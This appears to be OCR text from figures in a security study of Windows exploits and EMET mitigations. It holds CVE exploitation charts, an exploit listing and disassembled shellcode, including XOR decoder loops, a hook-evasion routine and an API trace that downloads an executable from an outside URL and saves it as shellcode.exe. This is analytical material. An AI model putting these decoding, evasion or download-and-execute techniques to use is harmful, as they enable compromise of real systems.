
Local Exploits


Date	D	A	V	Description	Plat.	Author
2014-08-31				HTML Help Workshop 1.4 - Local Buffer Overflow Exploit (SEH)	windows	mr.pr0n
2014-09-01				LeapFTP 3.1.0 - URL Handling SEH Buffer Overflow	windows	k3170makan



Exploited Microsoft remote code execution CVEs
80
70
60
50
40
30
20
10
0
2006
2007
2008
2009
2010
2011
2012
2013
Zero day
Within 30 days
After 30 days


Percent of exploited Microsoft remote code execution CVEs
100%
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
2006
2007
2008
2009
2010
2011
2012
2013
Stack corruption
Heap corruption
Use-after-free
Type confusion
Unsafe DLL load
Other


120%
100%
80%
60%
40%
20%
0%
Percent of exploits in study sample set
Non-ASLR DLL
Information disclosure
Not applicable
ROP
Other
Heap spraying
ASLR bypass
DEP bypass
Other


Enhanced Mitigation Experience Toolkit
Import
Export
Wizard
Apps
Trust
Quick Profile Name:
Recommended security ...
Skin: Office 2013
Windows Event Log
Tray Icon
Early Warning
Help
File
Configuration
System Settings
Reporting
Info
System Status
Data Execution Prevention (DEP)
Application Opt In
Structured Exception Handler Overwrite Protection (SEHOP)
Application Opt In
Address Space Layout Randomization (ASLR)
Application Opt In
Certificate Trust (Pinning)
Enabled
Running Processes
Process ...
Process Name
Running EMET
2168 iexplore - Internet Explorer
2092 iexplore - Internet Explorer
3784 iexplore - Internet Explorer
3964 iexplore - Internet Explorer
568 lsass - Local Security Authority Process
576 lsm - Local Session Manager Service
4488 mmc - Microsoft Management Console
3668 msiexec - Windows® installer
860 MsMpEng - Antimalware Service Executable
1792 msseces - Microsoft Security Client User Interface
3316 NisSrv - Microsoft Network Realtime Inspection Service
Refresh




05cc3884 33db xor ebx,ebx
05cc3886 53 push ebx
05cc3887 53 push ebx
05cc3888 53 push ebx
05cc3889 53 push ebx
05cc388a ffd0 call eax
05cc388c 8038e8 cmp byte ptr [eax],0E8h
05cc388f 8038e9 cmp byte ptr [eax],0E9h
05cc3892 750f jne 05cc38a3
05cc3894 8178059090909090 cmp dword ptr [eax+5],90909090h
05cc389b 7406 je 05cc38a3
05cc389d 55 push ebp
05cc389e 8bec mov ebp,esp
05cc38a0 8d4005 lea eax,[eax+5]
05cc38a3 ffe0 jmp eax
05cc38a5 e82effffff call 05cc37d8
05cc38aa c3 ret
05cc38ab e828ffffff call 05cc37d8

```
0c2c645e 5b                pop         ebx
0c2c645f 3ec607b8          mov         byte ptr ds:[edi],0B8h
0c2c6463 3e895f01          mov         dword ptr ds:[edi+1],ebx
0c2c6467 663ec74705ffe0    mov         word ptr ds:[edi+5],0E0FFh
0c2c646e c3                ret
```

```
0002023b 33c0           xor     eax,eax
0002023d 33db           xor     ebx,ebx
0002023f 81ec00020000   sub     esp,200h
00020245 8bcc           mov     ecx,esp
00020247 83f854         cmp     eax,54h
0002024a 7d08           jge     00020254
0002024c 891c01         mov     dword ptr [ecx+eax],ebx
0002024f 83c004         add     eax,4
00020252 ebf3           jmp     00020247
```

```
00137480 90              nop
00137481 90              nop
00137482 bad2631300      mov     edx,1363D2h
00137487 81ec20010000    sub     esp,120h
0013748d 8bfc            mov     edi,esp
0013748f 83c704          add     edi,4
00137492 8b32            mov     esi,dword ptr [edx]
00137494 89775c          mov     dword ptr [edi+5Ch],esi
00137497 8b7204          mov     esi,dword ptr [edx+4]
0013749a 897754          mov     dword ptr [edi+54h],esi
0013749d 8b7208          mov     esi,dword ptr [edx+8]
001374a0 897758          mov     dword ptr [edi+58h],esi
001374a3 83c210          add     edx,10h
001374a6 899780000000    mov     dword ptr [edi+80h],edx
001374ac c7073274910c    mov     dword ptr [edi],0C917432h
001374b2 c74704bbe62f3a  mov     dword ptr [edi+4],3A2FE6BBh
001374b9 c7470839e27d83  mov     dword ptr [edi+8],837DE239h
001374c0 c7470c8ff21861  mov     dword ptr [edi+0Ch],6118F28Fh
001374c7 c747109332e494  mov     dword ptr [edi+10h],94E43293h
001374ce c74714a932e494  mov     dword ptr [edi+14h],94E432A9h
001374d5 c7471843beacdb  mov     dword ptr [edi+18h],0DBACBE43h
001374dc c7471cb2360f13  mov     dword ptr [edi+1Ch],130F36B2h
001374e3 c74720c48d1f74  mov     dword ptr [edi+20h],741F8DC4h
001374ea c74724512fa201  mov     dword ptr [edi+24h],1A22F51h
001374f1 c7472857660dff  mov     dword ptr [edi+28h],0FF0D6657h
001374f8 c7472c8e130aac  mov     dword ptr [edi+2Ch],0AC0A138Eh
001374ff c74730edafffb4  mov     dword ptr [edi+30h],0B4FFAFEDh
00137506 e93e020000      jmp     00137749
0013750b 64a130000000    mov     eax,dword ptr fs:[0000
```

```
0a361594 81ec20010000    sub     esp,120h
0a36159a 8bfc            mov     edi,esp
0a36159c 83c704          add     edi,4
0a36159f c7073274910c    mov     dword ptr [edi],0C917432h
0a3615a5 c74704bbe62f3a  mov     dword ptr [edi+4],3A2FE6BBh
0a3615ac c7470839e27d83  mov     dword ptr [edi+8],837DE239h
0a3615b3 c7470c8ff21861  mov     dword ptr [edi+0Ch],6118F28Fh
0a3615ba c747109332e494  mov     dword ptr [edi+10h],94E43293h
0a3615c1 c74714a932e494  mov     dword ptr [edi+14h],94E432A9h
0a3615c8 c7471843beacdb  mov     dword ptr [edi+18h],0DBACBE43h
0a3615cf c7471cb2360f13  mov     dword ptr [edi+1Ch],130F36B2h
0a3615d6 c74720c48d1f74  mov     dword ptr [edi+20h],741F8DC4h
0a3615dd c74724512fa201  mov     dword ptr [edi+24h],1A22F51h
0a3615e4 c7472857660dff  mov     dword ptr [edi+28h],0FF0D6657h
0a3615eb c7472c9b878be5  mov     dword ptr [edi+2Ch],0E58B879Bh
0a3615f2 c74730edafffb4  mov     dword ptr [edi+30h],0B4FFAFEDh
0a3615f9 e9f8020000      jmp     0a3618f6
0a3615fe 64a130000000    mov     eax,dword ptr fs:[00000030h]
```

```
0a361577 4a              dec     edx
0a361578 42              inc     edx
0a361579 49              dec     ecx
0a36157a 41              inc     ecx
0a36157b 90              nop
0a36157c eb11            jmp     0a36158f
0a36157e 5a              pop     edx
0a36157f 4a              dec     edx
0a361580 33c9            xor     ecx,ecx
0a361582 b980030000      mov     ecx,380h
0a361587 80340a97        xor     byte ptr [edx+ecx],97h
0a36158b e2fa            loop    0a361587
0a36158d eb05            jmp     0a361594
0a36158f e8eaffffff      call    0a36157e
0a361594 16              push    ss
0a361595 7bb7            jnp     0a36154e
0a361597 96              xchg    eax,esi
0a361598 97              xchg    eax,edi
0a361599 97              xchg    eax,edi
0a36159a 1c6b            sbb     al,6Bh
0a36159c 1450            adc     al,50h
```

```
02effa36 90              nop
02effa37 60              pushad
02effa38 eb1c            jmp     02effa56
02effa3a 5b              pop     ebx
02effa3b 4b              dec     ebx
02effa3c 33c9            xor     ecx,ecx
02effa3e 66b90a04        mov     cx,40Ah
02effa42 813bff2b52c1    cmp     dword ptr [ebx],0C1522BFFh
02effa48 0f8573020000    jne     02effcc1
02effa4e 80340bc2        xor     byte ptr [ebx+ecx],0C2h
02effa52 e2fa            loop    02effa4e
02effa54 eb05            jmp     02effa5b
02effa56 e8dfffffff      call    02effa3a
02effa5b 2b52c1          sub     edx,dword ptr [edx-3Fh]
02effa5e c2c29d          ret     9DC2h
02effa61 a6              cmps    byte ptr [esi],byte ptr es:[edi]
02effa62 63f2            arpl    dx,si
```


```
UrlDownloadToCacheA/W

CreateProcessInternalA

NtReadVirtualMemory

NtProtectVirtualMemory

__lcreat
__lwrite

MultiByteToWideChar
```

HMODULE WINapi LoadLibraryA(LPCSTR lpFileName = "urlmon");

MultiByteToWideChar(
UINT CodePage = 0x00000000,
__in DWORD dwFlags = 0x00000000,
__in LPCSTR lpMultiByteStr = "http://www.xxx.co.kr/data/log/095.exe",

HRESULT **URLDownloadToCacheFileW**(
LPUNKNOWN lpUnkcaller = 0x00000000,
LPCTSTR szURL = "http://www.xxx.co.kr/data/log/095.exe",

HANDLE WINapi **CreateFileW**(
__in LPCWSTR lpFileName = "c:\cache\shellcode.exe",

